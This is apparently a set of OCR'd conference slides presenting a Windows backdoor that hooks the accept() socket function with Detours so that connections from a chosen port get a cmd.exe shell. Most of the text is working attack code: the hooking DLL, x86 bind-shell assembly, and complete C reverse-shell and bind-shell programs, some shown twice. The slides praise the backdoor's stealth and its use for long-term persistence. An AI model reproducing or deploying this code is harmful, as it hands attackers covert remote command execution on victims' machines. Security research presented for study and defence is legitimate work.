
1. DetourFindFunction
2. DetourTransactionBegin
3. DetourUpdateThread
4. DetourAttach
5. DetourTransactionCommit

```
BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

        RealAccept
            = ((SOCKET(WSAAPI*)(
                SOCKET,
                sockaddr*,
                int*))
                DetourFindFunction("WS2_32.dll", "accept"));

        //RealWSAAccept
        //  = ((SOCKET(WSAAPI*)(
        //      SOCKET,
        //      sockaddr*,
        //      LPINT,
        //      LPCONDITIONPROC,
        //      DWORD_PTR))
        //      DetourFindFunction("WS2_32.dll", "WSAAccept"));


        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());

        if (DetourAttach(&(PVOID&)RealAccept, BackdooredAccept) != NO_ERROR) {
            //printf("[-] accept() detour attach failed!\n");
        }

        //if (DetourAttach(&(PVOID&)RealWSAAccept, BackdooredWSAAccept) != NO_ERROR) {
        //  printf("[-] WSAAccept() detour attach failed!\n");
        //}

        if (DetourTransactionCommit() != NO_ERROR) {
            //printf("[-] DetourTransactionCommit() failed!\n");
        }
        break;
```

Backdoored accept() Function


```
SOCKET WSAAPI BackdooredAccept(SOCKET s, sockaddr* addr, int* addrlen) {
    //...
    SOCKET retVal = RealAccept(s, addr, addrlen);
    unsigned int port = bytes_to_u16(addr->sa_data[0], addr->sa_data[1]);
    if (port == BACKDOOR_PORT) {
        fdinfo fdn;
        ZeroMemory(&fdn, sizeof(fdn));
        ZeroMemory(&fdn.remoteaddr, sizeof(fdn.remoteaddr));
        fdn.fd = retVal;
        char shell[] = "cmd.exe";
        netrun(&fdn, shell);
        return WSAECONNRESET;
    }

    return retVal;
}
```

What if opening a backdoor socket by chance?



What if opening a backdoor socket by chance?

THREAD | PROCESS



Ephemeral Ports

An ephemeral port is a short-lived port number used by an Internet Protocol (IP) transport protocol. Ephemeral ports are allocated automatically from a predefined range by the IP stack software. An ephemeral port is typically used by the Transmission Control Protocol (TCP), User Datagram Protocol (UDP), or the Stream Control Transmission Protocol (SCTP) as the port assignment for the client end of a client–server communication to a particular port (usually a well-known port) on a server.

- Many **Linux kernels use the port range 32768 to 60999**.
- All versions of Windows since Windows 2000 have the option of specifying a custom range anywhere within **1025–65535**.

Generic STDIN/OUT/ERR Redirection

```
                        ; bind to 0.0.0.0, pushed earlier [4]
push 0x5C110002         ; family AF_INET and port 4444
mov esi, esp            ; save a pointer to sockaddr_in struct
push byte 16            ; length of the sockaddr_in struct (we only set the first 8 bytes as the last 8 are unused)
push esi                ; pointer to the sockaddr_in struct
push edi                ; socket
push 0x6737DBC2         ; hash( "ws2_32.dll", "bind" )
call ebp                ; bind( s, &sockaddr_in, 16 );

                        ; backlog, pushed earlier [3]
push edi                ; socket
push 0xFF38E9B7         ; hash( "ws2_32.dll", "listen" )
call ebp                ; listen( s, 0 );

                        ; we set length for the sockaddr struct to zero, pushed earlier [2]
                        ; we dont set the optional sockaddr param, pushed earlier [1]
push edi                ; listening socket
push 0xE13BEC74         ; hash( "ws2_32.dll", "accept" )
call ebp                ; accept( s, 0, 0 );

push edi                ; push the listening socket to close
xchg edi, eax           ; replace the listening socket with the new connected socket for further comms
push 0x614D6E75         ; hash( "ws2_32.dll", "closesocket" )
call ebp                ; closesocket( s );
```

```
12  shell:
13    push 0x00646D63        ; push our command line: 'cmd',0
14    mov ebx, esp           ; save a pointer to the command line
15    push edi               ; our socket becomes the shells hStdError
16    push edi               ; our socket becomes the shells hStdOutput
17    push edi               ; our socket becomes the shells hStdInput
18    xor esi, esi           ; Clear ESI for all the NULL's we need to push
19    push byte 18           ; We want to place (18 * 4) = 72 null bytes onto the stack
20    pop ecx                ; Set ECX for the loop
21  push_loop:               ;
22    push esi               ; push a null dword
23    loop push_loop         ; keep looping untill we have pushed enough nulls
24    mov word [esp + 60], 0x0101 ; Set the STARTUPINFO Structure's dwFlags to STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
25    lea eax, [esp + 16]    ; Set EAX as a pointer to our STARTUPINFO Structure
26    mov byte [eax], 68     ; Set the size of the STARTUPINFO Structure
27    ; perform the call to CreateProcessA
28    push esp               ; Push the pointer to the PROCESS_INFORMATION Structure
29    push eax               ; Push the pointer to the STARTUPINFO Structure
30    push esi               ; The lpCurrentDirectory is NULL so the new process will have the same current directory as its parent
31    push esi               ; The lpEnvironment is NULL so the new process will have the same enviroment as its parent
32    push esi               ; We dont specify any dwCreationFlags
33    inc esi                ; Increment ESI to be one
34    push esi               ; Set bInheritHandles to TRUE in order to inheritable all possible handle from the parent
35    dec esi                ; Decrement ESI back down to zero
36    push esi               ; Set lpThreadAttributes to NULL
37    push esi               ; Set lpProcessAttributes to NULL
38    push ebx               ; Set the lpCommandLine to point to "cmd",0
39    push esi               ; Set lpApplicationName to NULL as we are using the command line param instead
40    push 0x863FCC79        ; hash( "kernel32.dll", "CreateProcessA" )
41    call ebp               ; CreateProcessA( 0, &"cmd", 0, 0, TRUE, 0, 0, 0, &si, &pi );
42    ; perform the call to WaitForSingleObject
43          mov eax, esp           ; save pointer to the PROCESS_INFORMATION Structure
44    dec esi                ; Decrement ESI down to -1 (INFINITE)
45    push esi               ; push INFINITE inorder to wait forever
46    inc esi                ; Increment ESI back to zero
47    push dword [eax]       ; push the handle from our PROCESS_INFORMATION.hProcess
48    push 0x601D8708        ; hash( "kernel32.dll", "WaitForSingleObject" )
49    call ebp               ; WaitForSingleObject( pi.hProcess, INFINITE );
```

Generic STDIN/OUT/ERR Redirection

reverse.c

tmp > reverse.c > ...

```c
#include <winsock2.h>

WSADATA wsaData;
SOCKET Winsock;
SOCKET Sock;
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO ini_processo;
PROCESS_INFORMATION processo_info;

int main(int argc, char *argv[])
{
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    Winsock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL);

    struct hostent *host = gethostbyname(HOST);
    memcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)), 16);
    hax.sin_family = AF_INET;
    hax.sin_port = htons(PORT);

    hax.sin_addr.s_addr = inet_addr(ip_addr);
    WSAConnect(Winsock, (SOCKADDR *)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&ini_processo, 0, sizeof(ini_processo));
    ini_processo.cb = sizeof(ini_processo);
    ini_processo.dwFlags = STARTF_USESTDHANDLES;
    ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;
    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);
}
```

reverse.c | bind.c

tmp > bind.c

```c
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>

int main()
{

    STARTUPINFO si;
    struct sockaddr_in sa;
    struct sockaddr sa2;
    PROCESS_INFORMATION pi;
    SOCKET s;
    WSADATA HWSAdata;
    WSAStartup(0x190, &HWSAdata);
    //WSAStartup(MAKEWORD(2, 2), &HWSAdata);
    s = WSASocketA(AF_INET, SOCK_STREAM, 0, 0, 0, 0);
    sa.sin_family = AF_INET;
    sa.sin_port = 0x901F;      // (USHORT)htons(8080);
    sa.sin_addr.s_addr = 0x00; // htonl(INADDR_ANY);

    bind(s, (struct sockaddr *)&sa, 16);
    listen(s, 0);
    //s = WSAAccept(s, (struct sockaddr *)&sa, NULL, NULL, NULL);
    s = accept(s, NULL, NULL);

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));

    si.cb = sizeof(si);                                          // 0x44;
    si.wShowWindow = SW_HIDE;                                    // 0x00
    si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES; // 0x101
    si.hStdInput = si.hStdOutput = si.hStdError = (void *)s;
    char cmd[] = "cmd.exe";
    CreateProcessA(NULL, cmd, NULL, NULL, TRUE, NULL, NULL, NULL, &si, &pi);
    WaitForSingleObject(pi.hProcess, INFINITE);
}
```

Generic STDIN/OUT/ERR Redirection

reverse.c

tmp > reverse.c > ...

```c
#include <winsock2.h>

WSADATA wsaData;
SOCKET Winsock;
SOCKET Sock;
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO ini_processo;
PROCESS_INFORMATION processo_info;

int main(int argc, char *argv[])
{
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    Winsock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL);

    struct hostent *host = gethostbyname(HOST);
    memcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)), 16);
    hax.sin_family = AF_INET;
    hax.sin_port = htons(PORT);

    hax.sin_addr.s_addr = inet_addr(ip_addr);
    WSAConnect(Winsock, (SOCKADDR *)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&ini_processo, 0, sizeof(ini_processo));
    ini_processo.cb = sizeof(ini_processo);
    ini_processo.dwFlags = STARTF_USESTDHANDLES;
    ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;
    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);
}
```

reverse.c | bind.c

tmp > bind.c

```c
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>

int main()
{

    STARTUPINFO si;
    struct sockaddr_in sa;
    struct sockaddr sa2;
    PROCESS_INFORMATION pi;
    SOCKET s;
    WSADATA HWSAdata;
    WSAStartup(0x190, &HWSAdata);
    //WSAStartup(MAKEWORD(2, 2), &HWSAdata);
    s = WSASocketA(AF_INET, SOCK_STREAM, 0, 0, 0, 0);
    sa.sin_family = AF_INET;
    sa.sin_port = 0x901F;      // (USHORT)htons(8080);
    sa.sin_addr.s_addr = 0x00; // htonl(INADDR_ANY);

    bind(s, (struct sockaddr *)&sa, 16);
    listen(s, 0);
    //s = WSAAccept(s, (struct sockaddr *)&sa, NULL, NULL, NULL);
    s = accept(s, NULL, NULL);

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));

    si.cb = sizeof(si);                                  // 0x44;
    si.wShowWindow = SW_HIDE;                            // 0x00
    si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES; // 0x101
    si.hStdInput = si.hStdOutput = si.hStdError = (void *)s;
    char cmd[] = "cmd.exe";
    CreateProcessA(NULL, cmd, NULL, NULL, TRUE, NULL, NULL, NULL, &si, &pi);
    WaitForSingleObject(pi.hProcess, INFINITE);
}
```

STDIN/OUT/ERR Redirection Over Named Pipes

https://github.com/nmap/nmap/tree/master/ncat

SOCKET <-> NAMED PIPE <-> PROCESS


```c
/* Run a command and redirect its input and output handles to a pair of
   anonymous pipes.  The process handle and pipe handles are returned in the
   info struct. Returns the PID of the new process, or -1 on error. */
static int run_command_redirected(char *cmdexec, struct subprocess_info *info)
{
    /* Each named pipe we create has to have a unique name. */
    static int pipe_serial_no = 0;
    char pipe_name[32];
    SECURITY_ATTRIBUTES sa;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    setup_environment(&info->fdn);

    /* Make the pipe handles inheritable. */
    sa.nLength = sizeof(sa);
    sa.bInheritHandle = TRUE;
    sa.lpSecurityDescriptor = NULL;

    /* The child's input pipe is an ordinary blocking pipe. */
    if (CreatePipe(&info->child_in_r, &info->child_in_w, &sa, 0) == 0) {
        if (o.verbose)
            logdebug("Error in CreatePipe: %d\n", GetLastError());
        return -1;
    }

    /* Pipe names must have this special form. */
    Snprintf(pipe_name, sizeof(pipe_name), "\\\\.\\pipe\\ncat-%d-%d",
        GetCurrentProcessId(), pipe_serial_no);
    if (o.debug > 1)
        logdebug("Creating named pipe \"%s\"\n", pipe_name);
```

```c
/* Run a child process, redirecting its standard file handles to a socket
   descriptor. Return the child's PID or -1 on error. */
int netrun(struct fdinfo* fdn, char* cmdexec)
{
    struct subprocess_info* info;
    HANDLE thread;
    int pid;

    info = (struct subprocess_info*)malloc(sizeof(*info));
    info->fdn = *fdn;

    pid = start_subprocess(cmdexec, info);
    if (pid == -1) {
        //close(info->fdn.fd);
        free(info);
        return -1;
    }

    /* Start up the thread to handle process I/O. */
    thread = CreateThread(NULL, 0, subprocess_thread_func, info, 0, NULL);
    if (thread == NULL) {
        ////if (o.verbose)
            //logdebug("Error in CreateThread: %d\n", GetLastError());
        free(info);
        return -1;
    }
    CloseHandle(thread);

    return pid;
}
```

DEMO TIME


Conclusion

- Less noisy backdoor connections
- Works on every con. type (SSL/PLAIN) and protocol (SMB/HTTP/FTP...)
- No need to cleanup
- Can be used with PE injectors for long term persistence (post/windows/manage/peinjector)



Available on Github!!

https://github.com/EgeBalci/WSAAcceptBackdoor



Any Questions?